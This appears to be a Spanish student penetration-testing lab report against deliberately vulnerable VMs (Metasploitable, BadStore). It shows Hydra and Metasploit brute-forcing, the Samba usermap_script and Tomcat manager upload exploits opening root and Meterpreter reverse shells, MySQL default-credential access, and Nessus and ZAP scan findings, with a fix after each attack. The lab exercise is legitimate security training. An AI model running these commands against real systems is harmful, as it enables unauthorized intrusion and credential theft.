
```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-09 13:20:06
[DATA] max 5 tasks per 1 server, overall 5 tasks, 35 login tries (t5/p7), ~7 tries per task
[DATA] attacking ssh://192.168.197.132:22/
[ATTEMPT] target 192.168.197.132 - login "alberto" - pass "" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.197.132 - login "alberto" - pass "admin" - 2 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.197.132 - login "alberto" - pass "123abc" - 3 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.197.132 - login "alberto" - pass "abc123." - 4 of 35 [child 3] (0/0)
[ATTEMPT] target 192.168.197.132 - login "alberto" - pass "root" - 5 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.197.132 - login "alberto" - pass "msfadmin" - 6 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.197.132 - login "alberto" - pass "msfconsole" - 7 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.197.132 - login "msfconsole" - pass "" - 8 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.197.132 - login "msfconsole" - pass "admin" - 9 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.197.132 - login "msfconsole" - pass "123abc" - 10 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.197.132 - login "msfconsole" - pass "abc123." - 11 of 35 [child 3] (0/0)
[ATTEMPT] target 192.168.197.132 - login "msfconsole" - pass "root" - 12 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.197.132 - login "msfconsole" - pass "msfadmin" - 13 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.197.132 - login "msfconsole" - pass "msfconsole" - 14 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.197.132 - login "msfadmin" - pass "" - 15 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.197.132 - login "msfadmin" - pass "admin" - 16 of 35 [child 3] (0/0)
[ATTEMPT] target 192.168.197.132 - login "msfadmin" - pass "123abc" - 17 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.197.132 - login "msfadmin" - pass "abc123." - 18 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.197.132 - login "msfadmin" - pass "root" - 19 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.197.132 - login "msfadmin" - pass "msfadmin" - 20 of 35 [child 3] (0/0)

[22][ssh] host: 192.168.197.132 login: msfadmin password: msfadmin
[ATTEMPT] target 192.168.197.132 - login "user" - pass "msfadmin" - 27 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.197.132 - login "user" - pass "msfconsole" - 28 of 35 [child 3] (0/0)
[ATTEMPT] target 192.168.197.132 - login "pepito" - pass "" - 29 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.197.132 - login "pepito" - pass "admin" - 30 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.197.132 - login "pepito" - pass "123abc" - 31 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.197.132 - login "pepito" - pass "abc123." - 32 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.197.132 - login "pepito" - pass "root" - 33 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.197.132 - login "pepito" - pass "msfadmin" - 34 of 35 [child 3] (0/0)
[ATTEMPT] target 192.168.197.132 - login "pepito" - pass "msfconsole" - 35 of 35 [child 2] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-09 13:20:19
```

Para solucionarlo habría que crear nuevas credenciales con contraseñas más complicadas de romper.

Ahora vamos a intentar explotar una vulnerabilidad de **Samba**, es una implementación libre del protocolo de archivos compartidos de Microsoft Windows para sistemas de tipo UNIX. De esta forma, es posible que computadoras con GNU/Linux, Mac OS X o Unix en general se vean como servidores o actúen como clientes en redes de Windows.



```
msf6 exploit(multi/http/tomcat_mgr_upload) > search Samba 3.0

Matching Modules
=====
#  Name
-  -
0  exploit/multi/samba/usermap_script      2007-05-14    excellent    No    Samba "username map script" Command Execution
1  exploit/linux/samba/chain_reply         2010-06-16    good        No    Samba chain_reply Memory Corruption (Linux x86)
2  exploit/linux/samba/lsa_transnames_heap 2007-05-14    good        Yes    Samba lsa_io_trans_names Heap Overflow
3  exploit/osx/samba/lsa_transnames_heap   2007-05-14    average     No    Samba lsa_io_trans_names Heap Overflow
4  exploit/solaris/samba/lsa_transnames_heap 2007-05-14    average     No    Samba lsa_io_trans_names Heap Overflow

Interact with a module by name or index. For example info 4, use 4 or use exploit/solaris/samba/lsa_transnames_heap

msf6 exploit(multi/http/tomcat_mgr_upload) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhost 198.162.197.132
rhost => 198.162.197.132
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.197.128:4444
[-] 198.162.197.132:139 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (198.162.197.132:139) timed out.
[*] Exploit completed, but no session was created.
```

En este caso nos interesa el 0, cuando la opción “**username map script**” está habilitada en el archivo smb.conf, y permite a los usuarios remotos autenticados ejecutar comandos mediante metacaracteres shell involucrando funciones MS-RPC en la gestión de la impresora remota y archivos compartidos.

En la primera captura se ve que falla el exploit pero es porque está mal la ip de la máquina, y tras solucionarlo funciona.


```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.197.132
rhost => 192.168.197.132
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.197.128:4444
[*] Command shell session 4 opened (192.168.197.128:4444 -> 192.168.197.132:48881) at 2022-10-09 16:32:02 -0400

whoami
root
█
```

Para solventar este problema de seguridad habría que **deshabilitar** la opción **username map script** en el archivo **smb.conf**.

Ahora vamos a por **Apache Tomcat**, que es un contenedor Java Servlet, o contenedor web, que proporciona la funcionalidad extendida para interactuar con Java Servlets, al tiempo que implementa varias especificaciones técnicas de la plataforma Java.

Primero vamos a pasarle un escáner que va a tirarle fuerza bruta probando nombres de usuario y contraseñas.

```
msf6 exploit(linux/local/udev_netlink) > use scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.197.132
RHOSTS => 192.168.197.132
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:r00t (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:toor (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:j2deployer (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:0vW*busr1 (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:kdsxc (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:owaspba (Incorrect)
[-] 192.168.197.132:8180 - LOGIN FAILED: admin:ADMIN (Incorrect)
```

Y conseguimos un login con acceso.

```
[+] 192.168.197.132:8180 - Login Successful: tomcat:tomcat
```

Ahora con ese usuario y contraseña probamos otro exploit.

```

msf6 exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):


| Name         | Current Setting | Required | Description                                                                                  |
|--------------|-----------------|----------|----------------------------------------------------------------------------------------------|
| HttpPassword |                 | no       | The password for the specified username                                                      |
| HttpUsername |                 | no       | The username to authenticate as                                                              |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                               |
| RHOSTS       |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT        | 80              | yes      | The target port (TCP)                                                                        |
| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| TARGETURI    | /manager        | yes      | The URI path of the manager app (/html/upload and /undeploy will be used)                    |
| VHOST        |                 | no       | HTTP server virtual host                                                                     |


Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.197.128 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name           |
|----|----------------|
| 0  | Java Universal |


msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.197.132
RHOST => 192.168.197.132
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > run

```

```

[*] Started reverse TCP handler on 192.168.197.128:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying Xk93LiRRD...
[*] Executing Xk93LiRRD...
[*] Undeploying Xk93LiRRD ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58829 bytes) to 192.168.197.132
[*] Meterpreter session 3 opened (192.168.197.128:4444 → 192.168.197.132:42505) at 2022-10-09 15:03:00 -0400

meterpreter > shell

```

Y así conseguimos acceso a la shell.

Para solucionarlo hay que actualizar la configuración de Apache JServ para requerir autorización y/o actualizar el servidor Tomcat a 7.0.100, 8.5.51, 9.0.31 o posterior.

Turno de **MySQL**, es el sistema de gestión de bases de datos relacional más extendido en la actualidad al estar basada en código abierto.

```

# nmap --script=mysql-brute 192.168.197.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-09 15:44 EDT
Nmap scan report for 192.168.197.132
Host is up (0.0010s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
| mysql-brute:
|   Accounts:
|   | root:root - Valid credentials
|   | Statistics: Performed 12645 guesses in 305 seconds, average tps: 40.9
|_ ERROR: The service seems to have failed or is heavily firewalled...
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:76:51:4E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 304.89 seconds
zsh: segmentation fault  nmap --script=mysql-brute 192.168.197.132

```

En este caso realizo un ataque con fuerza bruta y consigo las credenciales del usuario root. Una vez conseguido entro a MySQL con ese usuario y contraseña y tengo el control.

```

# mysql -u root -p -h 192.168.197.132
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 12703
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

```

La solución más simple es no utilizar credenciales tan sencillos, ya que se encuentran en cualquier diccionario de ataque y lo convierte en un objetivo muy vulnerable.

A parte de buscar las vulnerabilidades con **nmap**, también le he pasado un escáner de Nessus. En el que vemos otras vulnerabilidades a parte de las ya mencionadas. Y comentaré un par de ellas para entender el funcionamiento de Nessus.



Escaneo Básico 2 / 192.168.197.132

Configure Audit Trail Launch Report Export

Vulnerabilities 53

Filter Search Vulnerabilities 53 Vulnerabilities


Sev	Score	Name	Family	Count
CRITICAL	10.0	Unix Operating System Unsupported Version Detection	General	1
MIXED	...	DNS (Multiple Issues)	DNS	6
CRITICAL	...	SSL (Multiple Issues)	Gain a shell remotely	3
MIXED	...	SSL (Multiple Issues)	Service detection	3
MIXED	...	Apache Tomcat (Multiple Issues)	Web Servers	3
MIXED	...	Web Server (Multiple Issues)	Web Servers	3
HIGH	7.5	Samba Badlock Vulnerability	General	1
MIXED	...	SSL (Multiple Issues)	General	27
MIXED	...	ISC Bind (Multiple Issues)	DNS	5
MEDIUM	6.5	TLS Version 1.0 Protocol Detection	Service detection	2

Host: 192.168.197.132

Host Details

IP: 192.168.197.132
 MAC: 00:0C:29:76:51:4E
 OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
 Start: Today at 5:28 AM
 End: Today at 5:47 AM
 Elapsed: 19 minutes
 KB: [Download](#)

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

Algunas de las vulnerabilidades más críticas son simplemente porque el sistema no se encuentra actualizado y ya no tiene soporte.

CRITICAL Unix Operating System Unsupported Version Detection

Description
 According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.
 Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Solution
 Upgrade to a version of the Unix operating system that is currently supported.

Output
 Ubuntu 8.04 support ended on 2011-09-12 (Desktop) / 2013-05-09 (Server).
 Upgrade to Ubuntu 21.04 / LTS 20.04 / LTS 18.04.
 For more information, see : <https://wiki.ubuntu.com/Releases>

Port **Hosts**

N/A	192.168.197.132
-----	-----------------

Plugin Details

Severity: Critical
 ID: 33850
 Version: 1.278
 Type: combined
 Family: General
 Published: August 8, 2008
 Modified: October 5, 2022

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score 10.0
 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
 CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information

La solución para esta vulnerabilidad es actualizar el S.O.

CRITICAL Multiple Vendor DNS Query ID Field Prediction Cache Poisoning

Description
 The remote DNS resolver does not use random ports when making queries to third-party DNS servers. An unauthenticated, remote attacker can exploit this to poison the remote DNS server, allowing the attacker to divert legitimate traffic to arbitrary sites.

Solution
 Contact your DNS server vendor for a patch.

See Also
<https://www.cnet.com/news/massive-coordinated-dns-patch-released/>
https://www.theregister.co.uk/2008/07/21/dns_flaw_speculation/

Output
 The remote DNS server uses non-random ports for its DNS requests. An attacker may spoof DNS responses.
 List of used ports :
 + DNS Server: 213.94.9.158
 - Port: 2074
 - Port: 2074
 - Port: 2074
 - Port: 2074

Port **Hosts**

53 / udp / dns	192.168.197.132
----------------	-----------------

Plugin Details

Severity: Critical
 ID: 33447
 Version: 1.34
 Type: remote
 Family: DNS
 Published: July 9, 2008
 Modified: November 15, 2018

Risk Information

Risk Factor: High
CVSS v3.0 Base Score 9.1
 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:H
 CVSS v3.0 Temporal Vector: CVSS:3.0/E:P/RL:O/RC:C
 CVSS v3.0 Temporal Score: 8.2
 CVSS v2.0 Base Score: 9.4
 CVSS v2.0 Temporal Score: 7.4
 CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:N/I:C/A:C
 CVSS v2.0 Temporal Vector: CVSS2#E:POC/RL:OF/RC:C
 IAVM Severity: I

En este caso por ejemplo consiste en que el solucionador de DNS remoto no utiliza puertos aleatorios para realizar consultas a servidores DNS de terceros, por lo que un atacante podría utilizarlo para desviar el tráfico. Y en la solución nos dice de contactar con nuestro proveedor DNS para un parche.

Aquí las mitigaciones que propone Nessus.

Hosts	5	Vulnerabilities	80	Remediations	5	VPR Top Threats	1	History	1
Search Actions <input type="text"/> 5 Actions									
Action	Vulns ▼		Hosts						
OpenSSL < 0.9.8y Multiple Vulnerabilities: Upgrade to OpenSSL 0.9.8y or later.	38		1						
Apache 2.4.x < 2.4.54 Multiple Vulnerabilities: Upgrade to Apache version 2.4.54 or later.	16		1						
ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.	3		1						
OpenSSL SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG Session Resume Ciphersuite Downgrade Issue: Upgrade to OpenSSL 0.9.8q / 1.0.0.c or later, or contact your vendor for a patch.	1		1						
Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.	0		1						

Máquina 2 – BadStore

```
Type 'man' for a list of help topics or 'man trinux' for docs.
ALT-Left/Right> allows you to view other virtual terminals.

Please press Enter to activate this console.
bash# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:75:5F:AE
          inet addr:192.168.197.131  Bcast:192.168.197.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MTU:1500  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:2620 (2.5 kiB)  TX bytes:2150 (2.0 kiB)
          Interrupt:7 Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 iB)  TX bytes:0 (0.0 iB)

bash# _
```

Al igual que en la máquina anterior al arrancarla le realizamos un ifconfig para saber su IP, y así poder conectarnos a su web a través de dicha dirección. En este caso **192.168.197.131**



```

# nmap -sV 192.168.197.131
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-09 21:15 EDT
Nmap scan report for 192.168.197.131
Host is up (0.00014s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http   Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
443/tcp   open  ssl/https Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
3306/tcp  open  mysql  MySQL 4.1.7-standard
MAC Address: 00:0C:29:75:5F:AE (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit
#
Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds
zsh: segmentation fault  nmap -sV 192.168.197.131

```

Si le hacemos un nmap a la máquina vemos los puertos abiertos que tiene, en el caso de MySQL podemos atacarla para hacernos con el control de la base de datos. Para ello vamos a usar Metasploit

```

16 auxiliary/admin/mysql/mysql_enum normal No MySQL Enumeration Module
17 auxiliary/scanner/mysql/mysql_login normal No MySQL Login Utility
18 auxiliary/admin/mysql/mysql_sql normal No MySQL SQL Generic Query

```

Con este escáner vamos a probar distintos login hasta que consigamos uno que esté dentro del sistema.

```

msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS     true            no        Try blank passwords for all users
  BRUTEFORCE_SPEED    5              yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS        false          no        Try each user/password couple stored in the current database
  DB_ALL_PASS         false          no        Add all passwords in the current database to the list
  DB_ALL_USERS        false          no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none           no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD            no             no        A specific password to authenticate with
  PASS_FILE            no             no        File containing passwords, one per line
  Proxies              no             no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS               no             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT               3306           yes       The target port (TCP)
  STOP_ON_SUCCESS      false          yes       Stop guessing when a credential works for a host
  THREADS              1             yes       The number of concurrent threads (max one per host)
  USERNAME             no             no        A specific username to authenticate as
  USERPASS_FILE       no             no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS        false          no        Try the username as the password for all users
  USER_FILE            no             no        File containing usernames, one per line
  VERBOSE              true           yes       Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[*] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.197.131
RHOSTS => 192.168.197.131
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.197.131:3306 - 192.168.197.131:3306 - Found remote MySQL version 4.1.7
[!] 192.168.197.131:3306 - No active DB -- Credential data will not be saved!
[+] 192.168.197.131:3306 - 192.168.197.131:3306 - Success: 'root:'
[*] 192.168.197.131:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >

```

Una vez lo lanzamos vemos que hay un usuario root sin contraseña. Así que probamos a entrar con esa credencial.

```

# mysql -u root -h 192.168.197.131
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 2580
Server version: 4.1.7-standard

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


MySQL [(none)]>

```

Y bingo, estamos dentro de la base de datos.

Para mitigar este problema basta con utilizar buenas contraseñas con una extensión lo suficientemente larga para que no se pueda romper fácilmente con fuerza bruta.

Ahora le paso un escaner de **Owasp Zap** para ver posibles vulnerabilidades y sus soluciones.



The screenshot shows the OWASP ZAP Alerts window. On the left, a tree view lists various alerts, with 'Cross Site Scripting (DOM Based) (10)' selected. The main pane displays details for this alert:

- Attack:** ?name=abc#
- Evidence:**
- CWE ID:** 79
- WASC ID:** 8
- Source:** Active (40026 - Cross Site Scripting (DOM Based))
- Description:** Persistent attacks occur when the malicious code is submitted to a web site which often include message board posts, web mail messages, and web chat software (e.g. an attacker site or a malicious link sent via email), just simply view the website.
- Other Info:** Tag name: input Att name: Att id:
- Solution:**


Welcome Supplier - Please Login:

Email Address:

Password:


Login

En la casilla del email vemos que tenemos un tamaño limitado de caracteres.



The screenshot shows a web browser window with the address bar displaying '192.168.197.131/cgi-bin/badstore.cgi?action=supplierportal'. A modal dialog box is open, titled 'Save login for http://192.168.197.131?'. It contains fields for 'Username' and 'Password'. The 'Username' field has a dropdown menu showing '<INPUT TYPE="password" Name="passwd" SIZ'. The 'Password' field is a text input with a masked password '.....'. There is a checkbox labeled 'Show password' and buttons for 'Don't save', 'Save', and a dropdown arrow. Below the dialog, the text 'your browser's Back button and try again.' is visible.

Pero podemos cambiar esta restricción con las herramientas de desarrollador.



Si probamos a hacer SQL Injection en la barra del buscador nos lleva a una página de error en la que aparece un correo.

